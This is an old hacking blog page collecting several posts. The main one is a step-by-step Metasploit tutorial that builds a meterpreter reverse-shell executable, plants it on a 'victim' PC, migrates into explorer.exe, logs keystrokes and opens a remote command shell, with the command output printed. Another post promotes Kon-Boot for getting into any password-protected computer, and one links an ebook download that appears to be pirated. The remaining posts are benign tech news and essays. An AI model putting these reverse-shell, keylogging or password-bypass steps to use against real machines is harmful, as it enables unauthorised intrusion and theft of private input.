Connect With Me In Facebook

Welcome to DefendHackers, If u want to Apply for a Blogroll as a Author , With h4ckfreak Mail me @ suren.click@gmail.com

Mark Zuckerberg tells 8th graders “there’s no shortcuts” and to make friends

By h4ckfreak

Metasploit Quick Start Referennce Guide

Metasploit Quick Start Referennce Guide , By h4ckfreak

IP Security

IP Security By H4ckfreak.

15 Network Admin Apps for Android

15 Network Admin Apps for Android , By h4ckfreak

Break All OS Passwords Using KON

Break All OS Passwords Using KON , By h4ckfreak

Recover Or Reset Ur Windows Pwd Using Ubuntu

Recover Or Reset Ur Windows Pwd Using Ubuntu , By h4ckfreak

Security Blueprint For Ethical Hackers..

By h4ckfreak

Blocking IP Using IPSec

By h4ckfreak

Preventing DDos Attacks, Combat Steps abd Tools...

By h4ckfreak

Saturday, August 6, 2011

Metasploit Quick Start Referennce Guide

--- The Metasploit Framework ---


Note: This is an advance topic.Read Carefully. Feel free to ask any kind of queries . We are always here to help you.

If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.
Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here's the answer. He could 0wN you, or in other words , he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so.
Metasploit is a hacker's best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.
The topic Metasploit is very vast in itself.However, i'll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack ).
In this tutorial, i'll be teaching you how to exploit a system using a meterpreter payload and start a keylogger on the victim's machine.

Hacking through Metasploit is done in 3 simple steps: Point, Click, 0wn.

Before I go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)

Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
Exploit: A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
Overflow: Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
Payload: Actual code which runs on the compromised system after exploitation
Now, what Metasploit IS?
It is an open source penetration testing framework, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.


METASPLOIT ANTI FORENSICS:
Metasploit has a great collection of tools for anti forensics, making the forensic analysis of the compromised computer little difficult. They are released as a part ofMAFIA(Metasploit Anti Forensic Investigation Arsenal). Some of the tools included are Timestomp, Slacker, Sam Juicer, Transmogrify.
Metasploit comes in the following versions:
1. CLI (Command Line Interface)
2. Web Interface
3. MSF Console
4. MSFwx
5. MSFAPI
I would recommend using the MSF Console because of its effectiveness & powerful from a pentester’s P0V. Another advantage of this mode is, several sessions of msfconsole could be run simultaneously.
I would recommend you doing the following things in Metasploit, on a Backtrack(system or image), avoiding the windows version of the tool.
For those of all who don't know, Backtrack is a linux distro especially for security personals, including all the tools required by a pentester.
Download Backtrack from here. You can download the ISO or VMware image, according to the one you're comfortable with. If you have 2 access to more than 1 system physically, then go for the ISO image and install it on your hard disk.
Let the Hacking Begin :
Open up backtrack. You should have a screen similar to this.

The default login credentials are:
Username: root
Pass: toor
Type in
root@bt:~#/etc/init.d/wicd start
to start the wicd manager
Finally, type "startx" to start the GUI mode:
root@bt:~#startx

First of all, know your Local Ip. Opening up a konsole (on the bottom left of taskbar) and typing in:
root@bt:~#ifconfig
It would be something like 192.168.x.x or 10.x.x.x.
Have a note of it.
Now,
Launch msfconsole by going to Applications>>Backtrack>>Metasploit Engineering Framework>>Framework Version 3>>msfconsole

You should now be having a shell something similar to a command prompt in windows.
msf >
Let’s now create an executable file which establishes a remote connection between the victim and us, using the meterpreter payload.
Open another shell window (”Session>>New Shell” or click on the small icon on the left of the shell tab in the bottom left corner of the window)

root@bt:/opt/metasploit3/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=”your local ip” LPORT=”any port you wish” x > /root/reverse_tcp.exe
Your local IP is the one you noted earlier and for port you could select 4444.
(Everything has to be entered without quotes)
You should get something like this:
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: LHOST=192.168.255.130,LPORT=4444
root@bt:/opt/metasploit3/msf3#
Also, now on your backtrack desktop, you would be seeing a reverse_tcp.exe file.

Migrate it to your other computer in the same local network using a thumb drive or by uploading it online.


Now open the 1st shell window with msfconsole in it.
msf >
Type the following:
msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.255.130
LHOST => 192.168.255.130
msf exploit(handler) > set LPORT 4444
LPORT => 4444

All the connections are done. You have already made an executable file which makes a reverse connection to you.
And now, you have set the meterpreter to listen to you on port 4444.
The last step you have to do now, is to type in “exploit” and press enter,
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.255.130:4444
[*] Starting the payload handler...
Now, the payload is listening for all the incoming connections on port 444.
[*] Sending stage (749056 bytes) to 192.168.255.1
[*] Meterpreter session 1 opened (192.168.255.130:4444 -> 192.168.255.1:62853) at Sun Mar 13 11:32:12 -0400 2011

You would see a meterpreter prompt like this
meterpreter >
Type in ps to list the active processes
meterpreter > ps

Search for explorer.exe and migrate to the process
meterpreter > migrate 5716
[*] Migrating to 5716...
[*] Migration completed successfully.
meterpreter >

Type in the following:
meterpreter > use priv
Now, if you want to start the Keylogger activity on victim, just type keyscan_start

Now, if you want to go to the victim’s computer,
Jus type shell
meterpreter > shell
Process 5428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>

You would now be having a command prompt,
Type in whoami, to see the computer’s name of victim :
C:\Windows\system32>whoami
whoami
win7-pc\win 7
C:\Windows\system32>

Let’s suppose you want to start a notepad on the victim’s computer.
Type in:
Let’s say the victim has typed in anything on his computer.
Just type exit, to return to meterpreter.
Now type in keyscan_dump, to see all the typed keystrokes :
meterpreter > keyscan_dump
Dumping captured keystrokes...

GaM3 0V3R
P.S.: The above information is just for educational purposes only. You should test it against the computer you own.

Friday, July 22, 2011

Chat with ur friends in CMD

1) All you need is your friend's IP Address and your Command Prompt.

2) Open Notepad and write this code as it is.....!

@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A


3) Now save this as "Messenger.Bat".

4) Open Command Prompt.

5) Drag this file (.bat file) over to Command Prompt and press Enter.

6) You would then see something like this:


7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:


8) Now all you need to do is type your message and press Enter.
Start Chatting.......!

Sunday, July 17, 2011

Don’t buy an IPAD, Make one!


When [Liu] decided he wanted one of the new iPads, rather than fork out the cash he decided to build his own tablet Mac. His creation functions just as you would expect any tablet PC with some nice extra features such as running on Windows XP for any of you Microsoft lovers. [Lui’s] tablet apparently only cost him about $300USD, about half the price of the real thing. The two part video shows the entire construction in fast forward including a demonstration of the final working product. It looks like the tablet is built using spare tablet/laptop components and the case is constructed from sheet aluminium before being painted and labelled with apple stickers. The final product is a bit thicker than the real thing but looks great in the laptop style case [Lui] has whipped up. Kudos to the guy for saving a few bucks and making something great in the process, the video after the break is definitely worth a watch.

 PART 1:


PART 2 :


Click Here to Watch part 2 video


Thanks fr watchin guys

Five Qualities of Real Leadership

I've noticed coverage of "leadership" in IT magazines recently, but I'm not comfortable with the approach they take. For example, this editorial in CIO Magazine titled Leadership Isn't a Fairy Tale After All has "Personal attention and hands-on involvement can make good IT managers great IT leaders" as the subtitle. The text then says:

Our story spells out detailed tactics and practical ideas that CIOs can use to turn good IT managers into potentially great IT leaders...

You’ll notice a strong thread of personal attention and hands-on involvement from the very top at the companies developing a strong bench of future leaders.

At REDACTED, for example, the CEO walks the walk on one-to-one leadership development by holding regular career conversations with his senior leadership team. His CIO, REDACTED, then makes sure that style of direct communication flows downward to the IT team. “If you don’t take time to talk to people about their professional development,” REDACTED notes, “it just doesn’t get done.”

REDACTED is another bright light in this realm with a program called The Lab, which fosters leadership development across various business units by bringing together 30 of them at a time to form strategic problem-solving teams.

And at REDACTED, CIO REDACTED connects on a more personal level, emailing coffee-talk questions to her global staff every two weeks to get conversations going on everything from personal dreams to world views.


In my opinion, "regular career conversations" are a form of coaching, not leadership. Forming "strategic problem-solving teams" is management, not leadership. Finally, "emailing coffee-talk questions" is banter, not leadership.

So what are the five qualities of leadership, at least in my experience?
  1. Leaders develop and execute a vision; they do not follow trends set by others.
  2. Leaders embody strong core values and do not sacrifice those core values in order to advance their personal careers.
  3. Leaders' actions demonstrate a focus on their people, not themselves, and that focus on the people takes care of the mission.
  4. Leaders work to "make their people look good," rather than making the boss or themselves look good.
  5. In the darkest hours, leaders put themselves personally at risk for the good of their team.

Notice the contrast between these five principles and the previous guidance. My focus is on actions, whereas the other ideas focus on communication. I do not discount the value of communication, but with leadership the deeds matter far more than the words. It is helpful to have coaching, mentoring, managing, and so forth, but these concepts are separate from leadership.

If you're wondering about the image for this post, I wanted to show a picture from the movie We Were Soldiers, based on the book by Lt Gen Hal Moore and Joe Galloway. Then Lt Col Moore (portrayed by Mel Gibson) always landed with his air cavalry troops, in the first helicopter, and was the first person to step foot on adversary soil. He was also the last person to leave. As he wrote:

When we step on the battlefield, I will be The First Boots On and the Last Boots Off.

And he didn't just say it, he did it. That's a leader.

Wednesday, July 6, 2011

Google Launches WHAT DO YOU LOVE wdyl.com

Google  without any  announcement or hype, it silently launched a new service or new search page called What do you love? which can be accessed from the webpage


The new What Do You Love? search page lets you access search results from all Google products in a single page.According to Techcrunch, for example if you look for term “love“, you will find pictures of love, patents about love, love on Google Trends, videos about love, how to say love in different languages, books about love and all these results in a single page.Do you think this new search feature is interesting then try it yourself at www.wdyl.com

Break All OS Passwords Using KON BOOT

There are times when you may need to access a computer but you don’t know the password – this can include running an old machine you haven’t used it for  years, using one purchased at a flea market or online auction, or even the need to quickly access your child’s computer for something. What ever the reason, accessing a computer without knowing the password is fairly simple with this free tool called Kon-Boot .


Of course there are alternatives like Ophcrack,However particularly I think Kon-Boot is the best tool, Which doesn’t ask any questions while gaining access to any PC without knowing its’ password.
Kon- boot is a software that will allow us to access any computer without knowing the password, and without modifying any files on Hard disk. All we have to do is to (just ) insert a boot (cd or floppy) disk Burned with Kon-boot software(110kb) in to any PC , and this offers unlimited access to that machine.

I tested this on one of my end users with special permission through my co-partner, this boot CD got me through the  account with no interruption no password required. I realized while on line, it locked out the account, but when offline I did not have any issues. Now just to make sure my account being the Local Domain Admin I went ahead and tested myself a few times, and thank God can’t access my account,only as a local administrator it’s possible. This is very scary because it forces you to set a bios password, and encrypt your hard drive. So far I have not tested on Vista or Windows 7,


Kon-boot which was initially started as a small project for Linux (mainly Ubuntu),where it allows to log into a Linux system as ‘root’ user without typing the correct password or to elevate privileges from current user to root. Now it was moved to windows platform where it enables Windows users to login to any password protected machine profile without any knowledge of the password.
This program works with the following versions of Windows: XP (SP1, SP2, SP3), Vista (Business, Ultimate), 2000, Server 2003 and 2008, and Windows 7. Kon-Boot also allows you to boot Linux (distributions: Ubuntu, Gentoo, Debian and Fedora) without a password as well.
Windows users doesn’t require any special instructions for using kon-boot , just boot the PC with Kon-Boot CD/Floppy, select your profile and put any password ,that’s all.The funny thing is Zipped version of Kon-boot for CD i.e ISO image is 8.5kb (110 kb after extracting ),where as Zipped version for floppy is 10kb which will goes to 1.4mb after unzipping it.

but I’m sure someone out there can give us some feedback, try it on a 64bit OS maybe it might work. Once you reboot back to your system without the Cd everything should be back to normal.


http://www.piotrbania.com/all/kon-boot/

Tuesday, July 5, 2011

How to run a Windows 7 as Virtual Router


Previously, I had always believed that the only way you could create a fake (aka virtual) access point was using a wireless card that supported monitor mode, Linux, and software like hostapd. Well, with the introduction of Windows Vista/7, Microsoft now requires certified drivers to support monitor mode, which allows the user to (among other things) create virtual access points.


Two free programs that take advantage of this are Connectify (free) and an open-source project (currently in beta) called Virtual Router. Turning your internet connected system into an access point can be useful for certain types of penetration testing, as well as just to allow those around you to access  your internet connection if they are unable to get connectivity.


Connectify Demo:
For more information about Virtual Router, check out the detailed review on freeware genius.

Ubuntu Linux Bible: Featuring Ubuntu 10.04 LTS


Ubuntu Linux Bible: Featuring Ubuntu 10.04 LTS By William von Hagen Wiley | English | 2010-06-08 | ISBN: 0470604506 | 1224 pages | PDF | 16 MB
The best resource on the very latest for Ubuntu users! Ubuntu is a free, open-source, Linux-based operating system that can run on desktops, laptops, netbooks, and servers. If you've joined the millions of users around the world who prefer open-source OS-and Ubuntu in particular-this book is perfect for you. It brings you the very latest on Ubuntu 10.04, with pages of step-by-step instruction, helpful tips, and expert techniques. Coverage Includes: • The Ubuntu Linux Project • Installing Ubuntu • Installing Ubuntu on Special-Purpose Systems • Basic Linux System Concepts • Using the GNOME Desktop • Using the Compiz Window Manager • Managing E-Mail and Personal Information with Evolution • Surfing the Web with Firefox • Migrating from Windows Systems • Sending and Receiving Instant Messages • Using Command-Line Tools • Working with Text Files • Creating and Publishing Documents • Other Office Software: Spreadsheets and Presentations • Working with Graphics • Working with Multimedia • Consumer Electronics and Ubuntu • Adding, Removing, and Updating Software • Adding Hardware and Attaching Peripherals • Network Configuration and Security • Going Wireless • Software Development on Ubuntu • Using Virtual Machines and Emulators • Connecting to Other Systems • File Transfer and Sharing • Managing Users, Groups, and Authentication • Backing Up and Restoring Files • Setting Up a Web Server • Setting Up a Mail Server • Setting Up a DHCP Server • Setting Up a DNS Server • Setting Up a Print Server • Setting Up an NFS Server • Up a Samba Server Updating your Ubuntu? Ubuntu Linux Bible, Third Edition, is the book you need to succeed! Note: CD-ROM is not included as part of eBook file.

Download

  Code: 

http://www.4shared.com/document/Zsa0meI8/ubuntu-linux-bible-featuring-u.html